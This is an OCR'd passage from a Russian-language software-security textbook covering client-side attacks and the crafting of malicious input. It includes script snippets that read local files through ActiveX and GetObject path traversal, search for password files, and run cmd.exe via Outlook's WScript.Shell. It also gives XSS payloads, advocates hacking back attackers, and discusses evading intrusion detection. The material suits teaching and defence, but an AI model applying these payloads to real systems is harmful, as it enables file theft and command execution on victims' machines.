


Рис. 5.2. Результаты анализа, выполненного программой Dependency Walker для определения взаимозависимостей для библиотеки `scrrun.dll`. *Информация о взаимосвязях может пригодиться при проведении атаки*

ADVAPI32.DLL

```
    IsTextUnicode
    RegCloseKey
    RegCreateKeyA
    RegDeleteKeyA
    RegEnumKeyA
    RegOpenKeyA
    RegOpenKeyExA
    RegQueryInfoKeyA
    RegQueryValueA
    RegSetValueA
    RegSetValueExA
```

KERNEL32.DLL

```
    CloseHandle
    CompareStringA
    CompareStringW
    CopyFileA
    CopyFileW
    CreateDirectoryA
    CreateDirectoryW
```

```
CreateFileA
CreateFileW
DeleteCriticalSection
DeleteFileA
DeleteFileW
EnterCriticalSection
FileTimeToLocalFileTime
FileTimeToSystemTime
FindClose
FindFirstFileA
FindFirstFileW
FindNextFileA
FindNextFileW
FreeLibrary
GetDiskFreeSpaceA
GetDiskFreeSpaceW
GetDriveTypeA
GetDriveTypeW
GetFileAttributesA
GetFileAttributesW
GetFileInformationByHandle
GetFileType
GetFullPathNameA
GetFullPathNameW
GetLastError
GetLocaleInfoA
GetLogicalDrives
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetShortPathNameA
GetShortPathNameW
GetStdHandle
GetSystemDirectoryA
GetSystemDirectoryW
GetTempPathA
GetTempPathW
GetTickCount
GetUserDefaultLCID
GetVersion
GetVersionExA
GetVolumeInformationA
GetVolumeInformationW
GetWindowsDirectoryA
GetWindowsDirectoryW
InitializeCriticalSection
InterlockedDecrement
InterlockedIncrement
LCMapStringA
LCMapStringW
LeaveCriticalSection
LoadLibraryA
MoveFileA
MoveFileW
MultiByteToWideChar
ReadFile
RemoveDirectoryA
RemoveDirectoryW
SetErrorMode
SetFileAttributesA
SetFileAttributesW
SetFilePointer
SetLastError
SetVolumeLabelA
SetVolumeLabelW
```

```
    WideCharToMultiByte
    WriteConsoleW
    WriteFile
    lstrcatA
    lstrcatW
    strcpyA
    lstrcpyW
    lstrlenA

USER32.DLL
    CharNextA
    LoadStringA
    wsprintfA

OLE32.DLL
    CLSIDFromProgID
    CLSIDFromString
    CoCreateInstance
    CoGetMalloc
    StringFromCLSID
    StringFromGUID2

OLEAUT32.DLL
    2 (0x0002)
    4 (0x0004)
    5 (0x0005)
    6 (0x0006)
    7 (0x0007)
    9 (0x0009)
    10 (0x000A)
    15 (0x000F)
    16 (0x0010)
    21 (0x0015)
    22 (0x0016)
    72 (0x0048)
    100 (0x0064)
    101 (0x0065)
    102 (0x0066)
    147 (0x0093)
    161 (0x00A1)
    162 (0x00A2)
    165 (0x00A5)
    166 (0x00A6)
    183 (0x00B7)
    186 (0x00BA)
    192 (0x00C0)
    216 (0x00D8)

MSVCRT.DLL
    ??2@YAPAXI@Z
    ??3@YAXPAX@Z
    __dllonexit
    _adjust_fdiv
    _initterm
    _ismbblead
    _itoa
    _itow
    _mbsdec
    _mbsicmp
    _mbsnbcpy
    _mbsnbicmp
    _onexit
    _purecall
    _wcsicmp
    _wcsnicmp
```

```
    free
    isalpha
    iswalpha
    malloc
    memmove
    rand
    sprintf
    srand
    strncpy
    tolower
    toupper
    wcscmp
    wcscpy
    wcslen
    wcsncpy

VERSION.DLL
    GetFileVersionInfoA
    GetFileVersionInfoSizeA
    GetFileVersionInfoSizeW
    GetFileVersionInfoW
    VerQueryValueA
    VerQueryValueW
```

Это довольно любопытный перечень, поскольку он показывает, какие функции способна использовать библиотека `scrrun.dll` по требованию сценария. Правда, не все перечисленные здесь вызовы функций непосредственно доступны для сценария. Предлагаем вернуться к аналогии с подбором ключей, которую мы обсуждали в предыдущих главах. Сценарий предоставляет путь для взлома логических замков между хакером и интересующим его библиотечным вызовом. При определенных обстоятельствах многие из этих библиотечных вызовов могут быть использованы при атаках с применением сценариев.

Web-браузеры и технология ActiveX

Современный Web-браузер превратился в ограниченную зону исполнения переносимого кода. Таким образом, браузер является мощным клиентом, который запускает непроверенный программный код. Это бы не стало такой серьезной проблемой, если бы браузер был надежно отделен от операционной системы. Даже "безопасные" системы переносимого кода наподобие виртуальной машины Java изобилуют выявленными ошибками, которые позволяют хакерам обойти технологии безопасности ограниченной зоны исполнения.

Что же касается программного обеспечения от компании Microsoft, то ситуация во много раз хуже, чем с другими системами. Использование технологии COM/DCOM (иногда обозначаемой как ActiveX, а с недавних пор как .NET) предоставляет многочисленные возможности взаимодействия потенциально вредоносного кода и программных систем локального хоста. Становится возможным проведение десятков атак на уровне между браузером и технологией ActiveX. Многие из этих уязвимых мест позволяют сценариям получать доступ к локальной файловой системе. Чтобы в полной мере осознать эту проблему, предлагаем рассмотреть любую функцию ActiveX, на вход которой разрешено предоставлять адреса URL, но вместо URL-адреса предоставим имя локального файла. Здесь могут быть непосредственно использованы многие из проблем относительных путей к файлу, которые были освещены в предыдущих главах. Объединение преимуществ использования закодиро-

ванных имен файлов и свойств файловой системы ("переход" с помощью относительных имен) позволяет создать успешные программы атаки. ActiveX является прекрасной средой для организации программ атаки.

В некотором смысле уровень между сценариями и операционной системой формирует еще одну зону доверия, в которой могут быть запущены классические атаки с помощью входных данных. В результате большая часть атак на серверные приложения с помощью входных данных (см. главу 4, "Взлом серверных приложений") может успешно применяться и для клиентского программного обеспечения.

Шаблон атаки: предоставление имен локальных файлов для функций с поддержкой URL-адресов

Если для функции разрешено подавать на вход URL-адреса, то вместо них можно подставлять имена локальных файлов. Не сомневайтесь, что хакер найдет весьма любопытные варианты.

Имена локальных файлов и предзагрузчик ActiveX

Компания Microsoft совместно с Internet Explorer поставляет модуль, называемый *предзагрузчиком* (preloader). Используя сценарий для доступа к этому модулю (как это сделано в следующем примере кода JavaScript), можно читать файлы на локальном жестком диске.

```
<script LANGUAGE="JavaScript">
<!—
function attack()
{
    preloader.Enable=0;
         preloader.URL ="c:\\boot.ini";
         preloader.Enable=1;
}
//—>
</script>
<script LANGUAGE="JavaScript"FOR="preloader"EVENT="Complete()">
//Мы здесь, если мы нашли файл.
</script>
<a href="javascript:attack()">щелкните здесь, чтобы получить
↳ файл boot.ini</a>
```

Вызов функции `GetObject()` в Internet Explorer

В Internet Explorer предусмотрен вызов функции `GetObject()`, который может использоваться в многочисленных атаках.

```
DD=GetObject("http://"+location.host+"/../../../../..
↳ /../boot.ini","htmlfile");
DD=GetObject("c:\\boot.ini","htmlfile")
```

Для доступа к тексту интересующего файла воспользуемся следующей командой.

```
DD.body.innerText
```

ActiveX-объект `ixsso.query`

Подобные проблемы затрагивают еще один объект ActiveX.

```
nn=new ActiveXObject("ixsso.query");
nn.Catalog="System";
nn.query='@filename =*.pwl ';
```

Таким образом, вполне справедливо считать, что технология ActiveX предоставляет "широкую дорогу" для действий злоумышленников.

Внесение данных в сообщения электронной почты

Распространенные системы обмена сообщениями также предоставляют возможность внесения вредоносных данных посредством клиентских приложений. Основным предназначением систем обмена сообщениями является получение блока данных и размещение их в среде, в которой затем эти данные могут быть интерпретированы. Это касается систем обмена мгновенными сообщениями (pager), SMS-систем и систем электронной почты. Хакер без затруднений может использовать область входных данных сообщения, добавляя тестовые последовательности символов и просматривая результат такого воздействия. Для систем электронной почты клиентская программа может быть очень сложной, не менее сложной, чем интерфейс Web-браузера. Это означает, что те же хитрости, которые используются при атаках на браузеры, могут успешно применяться в сообщениях электронной почты.

Вредоносные данные могут содержаться в любой части сообщения электронной почты, будь-то заголовок или тело. Контейнером для таких данных может оказаться тема сообщения, поле получателя или даже DNS-имя хоста.

Шаблон атаки: метасимволы в заголовке сообщения электронной почты

Добавление метасимволов в заголовок сообщения электронной почты может дать весьма любопытные результаты при обработке этих символов клиентской программой.

Метасимволы в архиве принятых сообщений программы FML

При создании программой FML перечня сохраненных в архиве сообщений, эта программа просто сохраняет данные из поля для темы сообщения без какой-либо проверки на наличие встроенного сценария или HTML-кода. В результате при просмотре отчета об архиве в браузере терминала исполняются встроенные хакером коды сценариев.

Подобные атаки могут быть проведены с помощью информации полей Subject, FROM (особенно с помощью HTML-кода), To (опять HTML) и самого тела почтового сообщения.

Запуск HTML-кода в сообщениях электронной почты для Outlook XP

При выборе пользователем вариантов ответа (Reply) или пересылки (Forward), программа Outlook XP запускает HTML-код, встроенный в тело оригинального сообщения электронной почты. Интересно проверить действие следующего фрагмента HTML-кода.

```
<OBJECT id=WebBrowser1 height=150 width=300
classid=CLSID:8856F961-340A-11D0-A96B-00C04FD705A2>
<PARAM NAME="ExtentX"VALUE="7938">
```

```
<PARAM NAME="ExtentY"VALUE="3969">
<PARAM NAME="ViewMode"VALUE="0">
<PARAM NAME="Offline"VALUE="0">
<PARAM NAME="Silent"VALUE="0">
<PARAM NAME="RegisterAsBrowser"VALUE="1">
<PARAM NAME="RegisterAsDropTarget"VALUE="1">
<PARAM NAME="AutoArrange"VALUE="0">
<PARAM NAME="NoClientEdge"VALUE="0">
<PARAM NAME="AlignLeft"VALUE="0">
<PARAM NAME="ViewID"VALUE="{0057D0E0-3573-11CF-AE69-08002B2E1262}">
<PARAM NAME="Location"
VALUE="about:/dev/random&lt;script&gt;while (42)alert(Предупреждение -
↳ это атака с помощью сценария!')&lt;/script&gt;">
<PARAM NAME="ReadyState"VALUE="4">
```

Использование Outlook-объекта `Application`

Объект для программы Microsoft Outlook предоставляет мощный элемент управления, который позволяет выполнять команды на уровне ядра системы. Этот объект используется многими авторами вирусов для создания вектора внедрения.

```
NN =MySession.Session.Application.CreateObject("Wscript.Shell");
NN.Run("c:\\WINNT \\SYSTEM32 \\CMD.EXE /C dir");
```

Для проведения этой атаки также вполне реально воспользоваться возможностями языка Visual Basic. Обратите внимание, что VB вообще широко применяется для доступа к уязвимым местам в программном обеспечении от Microsoft.

```
Set myApp =CreateObject("Outlook.Application")
MyApp.CreateObject("Wscript.Shell");
```

Элемент управления View Control

Элемент управления View Control программы Outlook позволяет пользователям просматривать почтовые папки из Web. В результате грамотного использования уязвимого места в свойстве “selection” этого элемента, злоумышленник может удалить всю почту, изменить информацию в ежедневнике либо запустить произвольную программу на машине жертвы с помощью контролируемой им Web-страницы или почтового сообщения, написанного на HTML. Для создания элемента управления Outlook View Control и сценария, который выводит информацию о содержимом локального диска C:, воспользуйтесь следующим кодом.

```
<object id="view_control"
classid="clsid:0006F063-0000-0000-C000-000000000046">
<param name="folder"value="Inbox">
</object>

<script>

function myfunc()
{
//Здесь делаем что-то плохое.
mySelection =o1.object.selection;
myItem =mySelection.Item(1);
mySession =
myItem.Session.Application.CreateObject("WScript.Shell");
mySession.Run("C:\\WINNT \\SYSTEM32 \\CMD.EXE /c DIR /A /P /S C:\\ "");
}
```

```
setTimeout("myfunc()",1000);

</script>
```

Проблемы IMP

Удаленный пользователь может создать вредоносное сообщение электронной почты на основе HTML, при просмотре которого будет исполняться нужный программный код в браузере атакуемого компьютера. В результате источником этого кода будет якобы почтовый сервер, который получит доступ к пользовательским файлам cookie для электронной почты и передаст эти файлы по другому адресу. Поскольку система электронной почты доступна с доверенного сервера (вы ведь доверяете своему почтовому серверу, не так ли?), то браузер доверяет информации, поступающей с этого сервера. Это доверие распространяется и на любой вложенный сценарий. Очевидно, что нельзя оказывать доверие чужим сообщениям электронной почты. Это серьезный недостаток в архитектуре клиента электронной почты.

С помощью специальных сценариев хакер может, например, заполучить файлы cookie, связанные с Web-сеансом. Во многих случаях эти файлы позволяют получить права и привилегии работающего пользователя, т.е. хакер подменяет собой законного пользователя и читает его сообщения.

Ошибка в программе MailSweeper

Когда-то удаленный пользователь мог разместить код JavaScript или VBScript, ограниченный определенными HTML-тегами для обхода правил фильтрации, выполняемой программой MailSweeper от компании Baltimor Technologies. Например, эта программа не сможет корректно отфильтровать содержимое двух следующих HTML-тегов.

```
<A HREF="javascript:alert('Это атака')">Щелкните здесь</A>
<IMG SRC="javascript:alert('Это атака')">
```

Ошибка при фильтрации данных JavaScript-тега в программе Hotmail

В устаревшей версии программы Hotmail пользователь при отправке сообщения электронной почты мог встроить сценарий в поле FROM (От). Эти данные могли поступать на атакуемый хост без фильтрации. Например, для проведения атаки в поле FROM можно было добавить следующий сценарий.

```
a background=javascript:alert('Это атака') @hotmail.com
```

Атаки с помощью вредоносного содержимого

Когда клиентское программное обеспечение отображает и исполняет содержимое медиа-файлов, которые содержат вредоносные данные, то такие атаки называют *атаками с помощью вредоносного содержимого* (content-based attack). Диапазон этих атак очень широк: от замаскированных (вредоносный PostScript-код, с помощью которого можно буквально сжечь принтер) до явных (использование встроенных

функциональных возможностей в рамках стандартного протокола для запуска вредоносного содержимого).

Шаблон атаки: вызов функции файловой системы с помощью вредоносного содержимого

Когда полученный файл открывается клиентом, заголовок протокола или встроенный в медиа-файл фрагмент кода может использоваться при вызове функции ядра. В качестве примеров таких файлов можно назвать музыкальные файлы MP3, файлы архивов ZIP и TAR, а также более сложные PDF- и PostScript-файлы. Стандартными целями этой атаки являются файлы приложений Microsoft Word и Excel, которые доставляются получателю как вложения электронной почты.

Хакеры обычно используют относительные пути к файлам в архивах ZIP, RAR и TAR, чтобы при их разархивировании перейти в родительские каталоги.

Четыре атаки на Internet Explorer 5

1. Правила загрузки файлов (download behaviour[5]) в Internet Explorer 5 позволяют удаленным злоумышленникам выполнять чтение интересующих файлов с помощью перенаправления сервера.
2. Благодаря использованию в Internet Explorer элемента управления ActiveX, предзагрузчика (preloader), удаленные хакеры могут читать интересующие файлы.
3. Использование уязвимого места в Internet Explorer 5.01 (и более ранних версиях), которое характеризуется тем, что со стороны сервера можно перенаправить запрос клиента к локальному файлу вместо запроса на сервер, после чего с помощью аплета Java переслать содержимое файла (server-side page reference redirect). Для доступа к файлу требуется только знать имя каталога и файла.
4. При атаке подмены Web-узла (Web spoofing), которая работает для клиентов Internet Explorer 3.x и 4.x; а также Netscape 2.x, 3.x и 4.x, злоумышленник должен сначала заманить пользователя на ложный Web-узел. Затем адрес ложного узла помещается перед любым URL-адресом, запрашиваемым пользователем, так что адрес `http://www.target.com` превращается в `http://www.spoofserver.com-/http://www.target.com`. После этого запрошенная пользователем Web-страница отсылается к нему через ложный сервер, на котором она может быть изменена, а любая информация, которую передает пользователь, может быть перехвачена. При этом строка состояния внизу экрана и адрес назначения наверху могут быть изменены с помощью аплетов Java[6].

---

[5] *Выражение download behaviour на сайте MSDN поясняется как "загрузка файла и вызов заданной функции после окончания загрузки". — Прим. ред.*

[6] *Атака подмены Web-узла была выявлена и описана в 1997 году Эдом Фелтеном (Ad Felten) и командой Принстонского университета Secure Internet Programming team. Атаки этого типа эффективны и по сей день. Основная проблема заключается в том, что пользователи доверяют тому, что отображает клиентская программа. Более подробную информацию по этой теме можно получить по адресу* `http://www.cs.princeton.edu/sip/pub/spoofing.html`*. — Прим. ред.*

Контратака: переполнение буфера на стороне клиента

Нет ничего логичнее, чем атаковать тех, кто атакует тебя. Во многих случаях эта философия воплощается в сериях атак отказа в обслуживании, направленных против источника проблем. Как правило, вполне реально узнать, с какого IP-адреса проводится атака, после чего перейти к ответным действиям. Если хакер достаточно глуп, чтобы оставить открытые порты в своей системе, можно завладеть его компьютером.

Подобные идеи привели к созданию коварной стратегии защиты — враждебных сетевых служб, которые выглядят, как привлекательные для атаки цели. Базовый принцип аналогичен принципу создания подложных хостов, но в данном случае выполняется один важный дополнительный шаг. Поскольку большинство клиентских программ подвержены атакам на переполнение буфера и в них присутствуют другие уязвимые места, то очень высока вероятность непосредственного использования этих уязвимых мест при первой попытке.

Неудивительно, что код клиентских программ обычно не проходит тестирования относительно возможных атак. Вот почему проблемы в программном коде клиентских приложений намного серьезнее, чем проблемы в серверных приложениях. Если клиентская программа подключается к враждебному серверу, то этот сервер пытается определить тип и версию подключающейся клиентской программы. В данном случае речь может идти о необычайно широком спектре методов удаленного определения программ.

Как только удается выяснить тип программного обеспечения клиента, враждебный сервер отправляет ответ, в котором "кроется" атака на переполнение буфера (или на другое уязвимое место в системе безопасности клиента). Как правило, эта атака не предназначена для простого вывода из строя клиентской программы. Хакер может воспользоваться этим методом для внедрения вируса или установки потайного хода в систему другого злоумышленника (который первым приступил к атакующим действиям), т.е. использовать соединение этого пользователя против него самого.

Очевидно, что такие контратаки представляют серьезную угрозу для злоумышленников. Любой, кто планирует провести атаки на чужие системы, должен учитывать возможность проведения контратак. Любое клиентское программное обеспечение следует тщательно проверить перед его использованием.

Шаблон атаки: переполнение буфера в клиентской программе

Хакер получает сведения о типе клиента, который пытается подключиться к его серверу. Он предоставляет клиенту вредоносные данные для проведения атаки. Возможна установка потайных ходов.

Переполнение буфера в Internet Explorer 4.0 с помощью тега EMBED

Авторы часто используют теги <EMBED> в своих HTML-документах. Например:

```
<EMBED TYPE="audio/midi" SRC="/путь/file.mid" AUTOSTART="true">
```

Если хакер предоставит на вход SRC= слишком длинное имя файла, то в библиотеке mshtml.dll произойдет переполнение буфера. Это стандартный пример

использования содержимого Web-страницы для взлома уязвимого модуля в системе. Существуют тысячи путей распространения данных в конкретной системе, однако описанные атаки широко используются и в настоящее время (более подробная информация об атаках на переполнение буфера содержится в главе 7, “Переполнение буфера”).

Резюме

Атаки на клиентские программы с помощью враждебных серверов стали чрезвычайно распространенными в настоящее время. Обычные пользователи должны остерегаться таких атак. Особое значение осторожность приобретает при использовании стандартных клиентов для тестирования чужих компьютеров или проведения собственной атаки. При использовании уязвимых мест в клиентских программах необязательно пользоваться вредоносной службой. Атаки с помощью XSS позволяют реализовать непрямой взлом системы посредством уязвимых клиентов.

6 Подготовка вредоносных данных

Как мы уже неоднократно подчеркивали, наиболее интересные технологии вычислений достаточно сложны. Например, хотя универсальная машина Тьюринга и состоит только из ленты, головок считывания и записи, но даже для нее могут использоваться очень сложные грамматические конструкции команд. Теоретически машина Тьюринга способна выполнять любую программу, которая запускается на самых сложных современных компьютерах. Проблема состоит в том, что преобразование реальной программы в специальный код для машины Тьюринга не приносит пользы. Результат преобразования команд современной программы для машины Тьюринга будет неприемлемым, из-за чего возникнут пробелы в цельной "картине" архитектуры программы. Например, можно попытаться описать игру в бильярд с помощью методов квантовой физики. Безусловно, сделать это реально, но намного лучше для описания бильярда воспользоваться классической (ньютоновской) физикой.

Однако на практике все обстоит намного сложнее. Как известно, поведение простых динамических систем (описанных во многих случаях с помощью простых, но итеративных алгоритмов) со временем усложняется, а поэтому и описать такое поведения весьма сложно. Хотя т.н. теория хаоса позволяет нам моделировать сложные системы наподобие земной атмосферы, но мы по-прежнему не можем достаточно формально описать открытые системы. Основная проблема заключается в огромном многообразии вероятных состояний в будущем, даже в системе, которая описывается несколькими уравнениями. Из-за этого многообразия понимание и обеспечение безопасности открытой динамической системы сопряжено с огромными затруднениями. Программы, которые запускаются на современных подключенных к сети компьютерах, по сути являются открытыми динамическими системами.

Вообще, действия программного обеспечения определяются двумя основными факторами: внешними входными данными и внутренним состоянием. Иногда мы можем наблюдать внешние входные данные или с помощью программы-анализатора (sniffer), или запоминая данные, которые мы вводим в пользовательский интерфейс программы. Намного сложнее оценить внутреннее состояние программы, которое зависит от значений всех битов и байтов, хранящихся в памяти, регистрах процессора и т.д. Незаметно для пользователя программное обеспечение хранит сотни или тысячи фрагментов информации, часть которой относится к данным, а часть — к командам. Это напоминает комнату, наполненную тысячами разных маленьких пере-

ключателей. Допустим, что можно установить каждый переключатель в любой позиции и в любой комбинации, при этом конечное число комбинаций будет резко возрастать с увеличением числа переключателей (по экспоненциальному закону). В обычном компьютере количество всех возможных состояний компьютера может превысить количество звезд во Вселенной. То же самое касается и самого современного программного обеспечения. По всей видимости, теория нам не поможет.

Подобные теоретические исследования компьютерных систем приводят к очевидному выводу о том, что программное обеспечение является слишком сложным для его моделирования. Расценивая программное обеспечение как "черный ящик", мы можем бесконечно долго вводить команды, но при этом мы будем всегда помнить, что буквально следующая команда может привести к сбою в работе программы. Как раз это обстоятельство и затрудняет тестирование программного обеспечения. Безусловно, исходя из практического опыта, мы знаем определенные последовательности команд, которые могут привести к возникновению ошибок в программе. Поэтому и существует так много компаний, которые продают программы по обеспечению безопасности приложений, в которых проводится только тестирование по методу "черного ящика" (к таким компаниям относятся, например, Kavado, Cenzic, Sanctum и SPI Dynamics). Фактически, из-за различной сложности программного обеспечения становится невозможным создание такого средства тестирования по методу "черного ящика", с предварительно определенным набором тестов, которое бы позволяло проверить каждое уязвимое состояние конкретной программы.

В программном обеспечении предусмотрено целое множество способов ввода информации. Классическими и традиционными "входными данными" считаются последовательности команд или байты данных. Получив эти данные, программное обеспечение переходит к принятию решения. Результат обработки входных данных всегда является каким-то видом выходных данных, а собственно процесс обработки приводит к большому числу критически важных изменений, касающихся внутреннего состояния программы. Во всех (но особенно в самых распространенных) программах этот процесс настолько сложный, что с течением времени предсказать поведение программы становиться крайне тяжело.

Попытка предсказать внутреннее состояние программы аналогична попытке предугадать конкретное расположение шестеренок и передач в обычной машине. Пользователь машины может предоставить входные данные (нажав кнопки и повернув рукоятки) и вести машину. Кнопки и рукоятки "превращаются" в язык программирования для машины. Как процессор компании Intel исполняет машинный код x86, так и программа из нашего примера — это машина, которая обрабатывает входные инструкции пользователя.

Очевидно, что посредством тщательно подготовленных входных данных пользователь может серьезно повлиять на внутреннее состояние программы. Даже вредоносные входные данные используют функции программы. Доступны тысячи разных команд и миллионы способов их комбинирования. В умении использовать возможности языка программирования и заключается искусство подготовки входных данных.

Таким образом, хакера следует считать пользователем, который хочет привести программу в определенное уязвимое состояние. Для хакера основным средством воздействия являются вредоносные входные данные. В некотором смысле эти входные данные являются специальным "диалектом" языка, который понимает только уязвимая программа. Согласно этой логике, атакуемая программа становится специ-

альной машиной, предназначенной для выполнения команд хакера. Исходя из вышесказанного, вполне очевидным является следующий вывод.

> Сложная вычислительная система — это механизм для выполнения вредоносных компьютерных программ, доставленных в виде специально подготовленных входных данных.

Дилемма защитника

Внешний язык, который определяется правилами входных данных компьютерной программы, всегда является гораздо более сложным, чем это представляется программисту. Одна из сложностей состоит в том, что программа интерпретирует команду исходя из своего внутреннего состояния, что очень трудно поддается оценке. Чтобы установить полное соответствие возможностей специально подготовленных данных на языке программирования со всеми возможными внутренними состояниями программы, требуется узнать обо всех возможных внутренних состояниях программы, а также обо всех логических решениях в программе, которые влияют на ее состояние. Поскольку диапазон состояний крайне велик, предсказать что-либо очень сложно.

Хакеры хотят привести программу в такое состояние, при котором подготовленные входные данные обеспечат выход программы из строя, а также появится возможность введения собственного кода или запуска привилегированных команд. Достаточно просто описать ситуации, при которых это возможно. Намного сложнее доказать, что таких ситуаций не существует. Сложность всегда "на стороне" хакера, и она практически всегда гарантирует ему успех атак. Как можно сохранить в безопасности что-то непонятное? Специалисты по защите компьютерных систем находятся в очень неудобном положении, ведь для защиты от атак нужно знать обо *всех* возможных атаках против своей системы, а хакеру для проведения атаки достаточно найти только *одну* эффективную программу атаки.

Согласно логике опровержения утверждения (о безопасности системы), достаточно найти только один случай, при котором утверждение неверно (т.е. существует возможность успешного взлома системы). С другой стороны, для доказательства утверждения недостаточно привести один или более примеров, когда утверждение справедливо (т.е. примеры неудачных попыток взлома).

Очевидно, что обеспечение защиты является весьма сложной задачей и даже практически невозможной в некоторых случаях. Под "видимой" логикой вычислительной системы скрывается "дракон сложности". Долгие годы некоторые поставщики программ по обеспечению безопасности игнорировали наиболее серьезные трудности, давая нереальные обещания, которые были основаны на нескольких простых примерах.

Брандмауэры, антивирусные системы и системы обнаружения вторжений представляют собой технологии, которые работают в ответ на сложившуюся ситуацию. Эти системы пытаются остановить "опасные" входные данные и предотвратить проведение опасных вычислений. Значительно эффективнее было бы создать более сложную вычислительную систему, которая бы не требовала такой защиты. Проблема усугубляется следующим обстоятельством: как правило, вообще непонятно, что следует блокировать, а что — нет. Не существует универсального списка недо-

пустимых входных данных, поскольку в каждой программе используется свой уникальный "язык".

Повторим еще раз: создание списка допустимых входных данных ("белый список") значительно эффективнее, чем создание "черных списков" блокируемых данных. Вместо того чтобы заниматься определением всех возможных вредоносных входных данных, лучше создать список "того, что разрешено" и придерживаться этого списка. В этом и заключается принцип наименьших привилегий. Предоставляйте своим программам столько прав, сколько им необходимо для нормальной работы, и ничего более. Не следует предоставлять слишком большие привилегии, а затем блокировать входные данные.

Фильтры

Некоторые программисты, которые с недавних пор начали беспокоиться о безопасности, стремятся добавить фильтры или специальный код для блокирования "некорректных" запросов[1]. Вместо того чтобы в первую очередь устранить возможность программы открывать критически важные файлы, программист добавляет фильтры, которые не пропускают "опасных" имен файлов. Безусловно, такой метод изначально является ошибочным. Как можно сказать, что что-то является "плохим", когда вы не знаете, как именно "оно выглядит"? Можно ли создать универсальное правило для блокирования всех вредоносных данных?

Рассмотрим пример. Если предоставленные пользователем данные подаются на вход вызова функции файловой системы, то при наличии в запросе строки "`../..`" программист может заблокировать такие запросы. В данном случае программист пытается остановить вредоносное использование системного вызова для проведения хакером атаки с использованием перехода по дереву каталогов. Системные вызовы, которым предоставлены чрезмерные привилегии, вполне могут позволить злоумышленнику скачать файл или получить доступ к любому файлу в файловой системе, если будет указан путь к этому файлу относительно текущего каталога. Обычно программист "исправляет" эту ошибку, используя правило для выявления строки "`../`" в строке входных данных. Но обратите внимание, что это напоминает обнаружение вторжений, т.е. мы пытаемся выявить "некорректные" данные. Неизвестно, что произойдет, если хакер использует строку "`...../...`" или закодирует символ косой черты в шестнадцатеричном формате (ведь это зависит еще и от правила, заданного программистом).

Взаимодействующие системы

Давайте рассматривать все программное обеспечение как систему. Основными целями хакеров являются подсистемы или системы большого масштаба. В атакуемых подсистемах могут храниться данные, которые представляют интерес для хакера. Например, злоумышленник может подготовить такие входные данные, которые приведут к возникновению события, опасного для безопасности системы.

---

[1] *Это частный случай для механизма, известного как монитор обращений (reference monitor). — Прим. авт.*

Каждая подсистема, как правило, находится во взаимодействии с другими подсистемами. Данные взаимодействующих подсистем могут быть необходимы для проведения вычислений, но это взаимодействие иногда позволяет хакеру использовать одну уязвимую подсистему для атаки на другие (более надежные) подсистемы. Таким образом, взаимодействие между системами следует всегда рассматривать как еще один уровень для распространения подготовленных хакером вредоносных данных. Точный формат и порядок данных, которые передаются согласно установленным для подсистемы правил, является "диалектом" языка вредоносных входных данных.

Обнаружение вторжений

Одним из наиболее надежных способов подготовки вредоносных входных данных является изменение вида запроса при его передаче по сети. Для этой цели можно просто добавить дополнительные символы или заменить некоторые символы другими символами (или этими же символами в другом формате). Эта элементарная подготовка входных данных осуществляется хакерами практически постоянно. Хакеры, которые хотят обойти простые системы обнаружения вторжений (а большинство из этих систем остаются достаточно простыми), маскируют свою атаку, используя альтернативную кодировку символов и другие подобные методы. Обход систем обнаружения вторжений является прекрасным примером использования подготовленных входных данных для организации атак. Конечно, специально подготовленные данные могут использоваться и для обхода фильтров и/или для использования логических ошибок в программах.

Различные типы систем обнаружения взлома

По своему предназначению, системы обнаружения вторжений подобны системам сигнализации против воров. Грабитель взламывает дверь, звучит сигнал тревоги, приезжает полиция. Так выглядит система безопасности в действии. Существует целый ряд компаний (наподобие Counterpane), которые контролируют работу систем обнаружения взлома и отвечают на атаки.

